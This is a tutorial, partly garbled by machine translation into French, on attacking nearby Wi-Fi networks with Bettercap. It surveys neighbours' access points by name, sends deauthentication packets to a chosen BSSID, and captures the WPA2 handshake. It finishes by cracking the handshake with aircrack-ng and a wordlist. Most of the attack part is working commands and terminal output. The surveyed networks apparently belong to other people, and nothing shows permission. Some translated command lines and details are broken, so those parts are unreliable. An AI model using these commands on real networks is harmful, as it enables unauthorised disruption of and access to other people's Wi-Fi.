
```
définir le Wi-Fi. montrer . fabricant vrai
Wifi. montrer
```



```
wlan0mon » set wifi.show.manufacturer true
wlan0mon » wifi.show

 RSSI ▲   | BSSID      | Manufacturer                                    | SSID
-11 dBm   | [redacted] | Taicang T&W Electronics                         | raaj
-35 dBm   | [redacted] | Tp-Link Technologies Co.,Ltd.                   | ignite
-57 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | snowie/glowie5g
-61 dBm   | [redacted] | Hon Hai Precision Ind. Co.,Ltd.                 | Sachin 2.4
-61 dBm   | [redacted] | Hon Hai Precision Ind. Co.,Ltd.                 | 601 2.4G
-61 dBm   | [redacted] | Servercom (India) Private Limited               | Mehak jain_4G
-63 dBm   | [redacted] | Shenzhen Skyworth Digital Technology CO., Ltd   | abhi 2.4g
-63 dBm   | [redacted] |                                                 | <hidden>
-63 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | GAURAV SRIVASTAVA
-65 dBm   | [redacted] | Arcadyan Corporation                            | Abhimal_House_4G
-65 dBm   | [redacted] | Hon Hai Precision Ind. Co.,Ltd.                 | Amit 2.4G
-65 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | mahhip
-65 dBm   | [redacted] | Servercom (India) Private Limited               | A602_4G
-65 dBm   | [redacted] |                                                 | <hidden>
-65 dBm   | [redacted] |                                                 | <hidden>
-65 dBm   | [redacted] | Taicang T&W Electronics                         | Abhiaka
-67 dBm   | [redacted] | Nokia Shanghai Bell Co., Ltd.                   | Preety singh devil
-67 dBm   | [redacted] |                                                 | realme C3
-69 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | electronikmale (atel)
-69 dBm   | [redacted] |                                                 | <hidden>
-69 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | ajoy
-69 dBm   | [redacted] | Servercom (India) Private Limited               | Vayu@03@24
-69 dBm   | [redacted] |                                                 | <hidden>
-71 dBm   | [redacted] | Taicang T&W Electronics                         | Nidhi
-71 dBm   | [redacted] | Taicang T&W Electronics                         | P 603
-71 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | Messi
-71 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | sanjay
-71 dBm   | [redacted] | Hon Hai Precision Ind. Co.,Ltd.                 | JioFiber-QwXYk
-71 dBm   | [redacted] | Taicang T&W Electronics                         | Anurag
-73 dBm   | [redacted] | Tenda Technology Co.,Ltd.Dongguan branch        | Tyagi
-73 dBm   | [redacted] | Huawei Technologies Co.,Ltd                     | Kavz
-73 dBm   | [redacted] | Nokia Shanghai Bell Co., Ltd.                   | Anshu
-73 dBm   | [redacted] | Servercom (India) Private Limited               | Golf_Greens_Wifi_2.4G
-73 dBm   | [redacted] | Taicang T&W Electronics                         | Jasmeen_2G
-73 dBm   | [redacted] | Cig Shanghai Co Ltd                             | Raj
-75 dBm   | [redacted] | Taicang T&W Electronics                         | shiny reo
-75 dBm   | [redacted] | Taicang T&W Electronics                         | AMIT ROCK
-77 dBm   | [redacted] | Nokia Shanghai Bell Co., Ltd.                   | Vihaan@-2.4g
```

Comme vous pouvez le constater, nous pouvons désormais voir une majorité de fabricants de points d'accès autour de moi. Maintenant, que se passe-t-il si je veux voir les points d'accès par ordre décroissant des clients qui y sont connectés. Comme nous le savons déjà, les attaques Deauth fonctionnent sur les points d'accès avec des clients pour capturer une poignée de main et, par conséquent, le fait d'avoir plus de clients catalyse le processus de capture. Donc pour cela nous avons :

```
ensemble. Wifi . montrer . trier la description des clients
Wifi. montrer
```




```
wlan0mon  » set wifi.show.sort clients desc
wlan0mon  » wifi.show

  RSSI      BSSID               SSID                 Encryption        WPS   Ch   Clients ▼

 -17 dBm   18:45:93:69:a5:19   raaj                 WPA2 (CCMP, PSK)         5    6
 -73 dBm   a0:ab:1b:27:a0:a4   ASHU-101             WPA2 (CCMP, PSK)  2.0    1    3
 -69 dBm   68:14:01:34:b9:e3   JioFiber-QwXYk       WPA2 (CCMP, PSK)  2.0    1    2
 -67 dBm   2c:97:b1:4e:10:38   Messi                WPA2 (CCMP, PSK)         5    2
 -63 dBm   98:35:ed:a0:e0:b8   mahhip               WPA2 (TKIP, PSK)         7    1
 -59 dBm   78:53:0d:f3:0b:ca   abhi 2.4g            WPA2 (CCMP, PSK)  1.0    11   1
 -71 dBm   78:17:35:c5:73:99   Preety singh devil   WPA2 (CCMP, PSK)         6    1
 -69 dBm   70:c7:f2:ed:6a:44   ajoy                 WPA2 (TKIP, PSK)         3    1
 -71 dBm   6c:df:fb:29:8a:bf   AkshitJioFiber       WPA2 (CCMP, PSK)  1.0    11   1
 -63 dBm   68:14:01:5a:0e:9c   Amit 2.4G            WPA2 (CCMP, PSK)  2.0    1    1
 -59 dBm   40:49:0f:3c:49:88   Sachin 2.4           WPA2 (CCMP, PSK)  2.0    1    1
 -75 dBm   18:45:93:6a:77:09   P 603                WPA2 (CCMP, PSK)         8    1
```

Comme vous pouvez le constater, les points d'accès se sont classés par ordre décroissant du nombre de clients connectés.

Faisons de même avec ESSID et organisons-le par ordre croissant.

```
ensemble. Wifi . montrer . trier essid asc
Wifi. montrer
```




```
wlan0mon  » set wifi.show.sort essid asc
wlan0mon  » wifi.show

  RSSI       BSSID               SSID ▲       Encryption         WPS

 -63 dBm   68:14:01:58:c4:99   601 2.4G     WPA2 (CCMP, PSK)   2.0
 -73 dBm   32:49:50:1c:2c:d2   <hidden>     WPA2 (CCMP, PSK)   1.0
 -71 dBm   32:49:50:1f:7c:73   <hidden>     WPA2 (CCMP, PSK)   1.0
 -71 dBm   32:49:50:1f:c2:18   <hidden>     WPA2 (CCMP, PSK)   1.0
 -73 dBm   5a:95:d8:14:1f:8f   <hidden>     WPA2 (CCMP, PSK)   1.0
 -73 dBm   6e:df:fb:19:8a:bf   <hidden>     WPA2 (CCMP, PSK)   1.0
 -63 dBm   7a:53:0d:d3:0b:ca   <hidden>     WPA2 (CCMP, PSK)   1.0
 -67 dBm   96:fb:a7:5a:06:af   <hidden>     WPA2 (CCMP, PSK)   1.0
 -77 dBm   aa:da:0c:15:d6:f2   <hidden>     WPA2 (CCMP, PSK)   1.0
 -65 dBm   aa:da:0c:16:dd:82   <hidden>     WPA2 (CCMP, PSK)   1.0
 -75 dBm   aa:da:0c:53:0e:43   <hidden>     WPA2 (CCMP, PSK)   1.0
 -71 dBm   aa:da:0c:54:2b:e9   <hidden>     WPA2 (CCMP, PSK)   1.0
 -75 dBm   aa:da:0c:57:df:1b   <hidden>     WPA2 (CCMP, PSK)   1.0
 -63 dBm   aa:da:0c:58:34:fe   <hidden>     WPA2 (CCMP, PSK)   1.0
 -75 dBm   c2:8f:20:1a:3d:12   <hidden>     WPA2 (CCMP, PSK)   1.0
 -65 dBm   a8:da:0c:78:34:fe   A602_4G      WPA2 (CCMP, PSK)   1.0
 -69 dBm   94:fb:a7:6a:06:af   AG_93        WPA2 (CCMP, PSK)   1.0
 -71 dBm   a0:ab:1b:27:a0:a4   ASHU-101     WPA2 (CCMP, PSK)   2.0
```

Here, you can see hidden SSIDs popping up too. The angular bracket is taken into consideration before A-Z as it is a special symbol.

Now, what if we want to limit the results to only, let's say, the top 3? To do this:


```
set wifi.show.limit 3
wifi.show
```



```
wlan0mon  » set wifi.show.limit 3
wlan0mon  » wifi.show

┌────────┬───────────────────┬───────────┬──────────────────┬─────┬────┬
│  RSSI  │       BSSID       │  SSID ▲   │    Encryption    │ WPS │ Ch │
├────────┼───────────────────┼───────────┼──────────────────┼─────┼────┼
│ -63 dBm│ 68:14:01:58:c4:99 │ 601 2.4G  │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -75 dBm│ 32:49:50:1f:7c:73 │ <hidden>  │ WPA2 (CCMP, PSK) │ 1.0 │ 5  │
│ -71 dBm│ 32:49:50:1f:c2:18 │ <hidden>  │ WPA2 (CCMP, PSK) │ 1.0 │ 10 │
└────────┴───────────────────┴───────────┴──────────────────┴─────┴────┴
```

And we've limited the result to only top 3. Now, let's send deauthentication packets to open networks. Open networks are those which aren't protected by a passphrase.

```
set wifi.deauth.open true
```




```
wlan0mon  » set wifi.deauth.open true
wlan0mon  » [14:01:11] [wifi.ap.new] wifi access point Meena_4G (-71 dBm) det
wlan0mon  » [14:01:28] [wifi.client.new] new station 82:ef:13:43:f0:db detect
wlan0mon  » [14:01:36] [wifi.ap.lost] wifi access point Neelkamal (78:b4:6a:8
wlan0mon  » [14:01:41] [wifi.ap.lost] wifi access point U S 4 G (58:95:d8:24:
```

Here, we can see that clients from 2 APs have been deauthenticated.

Deauth attacks using Bettercap

We have already seen how to recon, sort and filter. Let's conduct a short deauth attack on an access point.


First, put your wifi adapter in monitor mode



```
┌──(root💀kali)-[~]
└─# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list o

wlan0mon  » wifi.recon on
[15:38:34] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[15:38:34] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, '
 wlan0mon  » [15:38:35] [sys.log] [inf] wifi started (min rssi: -200 dBm)
 wlan0mon  » [15:38:35] [sys.log] [inf] wifi channel hopper started.
 wlan0mon  » [15:38:35] [wifi.ap.new] wifi access point Apurva_4G (-71 dBm) detec
 wlan0mon  » [15:38:35] [wifi.ap.new] wifi access point jiofbr001 2.4G (-69 dBm)
 wlan0mon  » [15:38:35] [wifi.ap.new] wifi access point Amit 2.4G (-61 dBm) detec
 wlan0mon  » [15:38:36] [wifi.ap.new] wifi access point raaj (-23 dBm) detected a
 wlan0mon  » [15:38:36] [wifi.ap.new] wifi access point Abhiaka (-63 dBm) detecte
 wlan0mon  » [15:38:36] [wifi.ap.new] wifi access point <hidden> (-73 dBm) detect
 wlan0mon  » [15:38:36] [wifi.ap.new] wifi access point Anurag (-71 dBm) detected
 wlan0mon  » [15:38:36] [wifi.ap.new] wifi access point shiny reo (-77 dBm) detec
 wlan0mon  » [15:38:37] [wifi.client.new] new station 38:a4:ed:cf:8e:8d (Xiaomi C
 wlan0mon  » [15:38:37] [wifi.ap.new] wifi access point Archrival_2.4G (-73 dBm)
 wlan0mon  » [15:38:37] [wifi.ap.new] wifi access point Preety singh devil (-75 d
 wlan0mon  » [15:38:37] [wifi.ap.new] wifi access point Anu408_2.4G (-75 dBm) det
 wlan0mon  » [15:38:37] [wifi.ap.new] wifi access point K 207 jio_4G (-73 dBm) de
 wlan0mon  » [15:38:37] [wifi.client.new] new station 30:24:32:1f:89:ac (Intel Co
 wlan0mon  » [15:38:37] [wifi.client.new] new station 0c:f3:46:60:0a:a1 (Xiaomi
```

Now, we'll first put up the list of APs found:

```
events.stream off
wifi.show
```



```
wlan0mon  » events.stream off
wlan0mon  » wifi.show

 RSSI ▲    BSSID               SSID                Encryption         WPS   Ch   Clients

 -23 dBm   18:45:93:69:a5:19   raaj                WPA2 (CCMP, PSK)         5    5
 -23 dBm   d8:47:32:e9:3f:33   ignite              WPA2 (CCMP, PSK)   2.0   1
 -53 dBm   6c:eb:b6:2f:83:34   snowie/glowie5g     WPA2 (TKIP, PSK)         9
 -61 dBm   a8:da:0c:36:dd:82   Mehak jain_4G       WPA2 (CCMP, PSK)   1.0   11
 -61 dBm   ac:37:28:64:d5:c9   Abhiaka             WPA2 (CCMP, PSK)         4
 -63 dBm   40:49:0f:3c:49:88   Sachin 2.4          WPA2 (CCMP, PSK)   2.0   1    1
 -63 dBm   96:fb:a7:5a:06:af   <hidden>            WPA2 (CCMP, PSK)   1.0   11
```

events.stream is a logging feature in bettercap that shows logs, new hosts being found, etc. By default, it is enabled but to give a clear output we can turn it off.

Now, we'll attack on AP "raaj."

```
set wifi.recon.channel 5
set net.sniff.verbose true
set net.sniff.filter ether proto 0*888e
set net.sniff.output wifi.pcap
set net.sniff on
wifi.deauth 18:45:93:69:a5:19
events.stream on
```

It is operating on channel 5 and we'd first put our adapter to listen on channel 5.

By setting **sniff.verbose** to true, every captured and parsed packet will be sent to the **events.stream** for displaying.


Next, the **net.sniff.filte**r ether proto 0*888e sets the sniffer to capture EAPOL frames. **0*888e** is the standard code for EAPOL (IEEE 802.11X frames).

Output file is set to wifi.pcap

net.sniff on turns the bettercap sniffer on

wifi.deauth starts sending deauth packets to the specified MAC ID (BSSID) of the access point

events.stream on turns the logging on and now bettercap will run in verbose mode.




```
wlan0mon  » set wifi.recon.channel 5
wlan0mon  » set net.sniff.verbose true
wlan0mon  » set net.sniff.filter ether proto 0*888e
wlan0mon  » set net.sniff.output wifi.pcap
wlan0mon  » set net.sniff on
wlan0mon  » wifi.deauth 18:45:93:69:a5:19
wlan0mon  » events.stream on
```

As you can see, the client has reauthenticated after being deauthenticated by bettercap and a handshake has been captured

Now, we'll use aircrack-ng to crack hashes captured in this handshake file. We've alrea written an article on aircrack-ng for your reference here.

```
aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
```

Here, dict.txt is a long password file containing the most commonly used passwords and passwords I generated given the knowledge I have about my target.

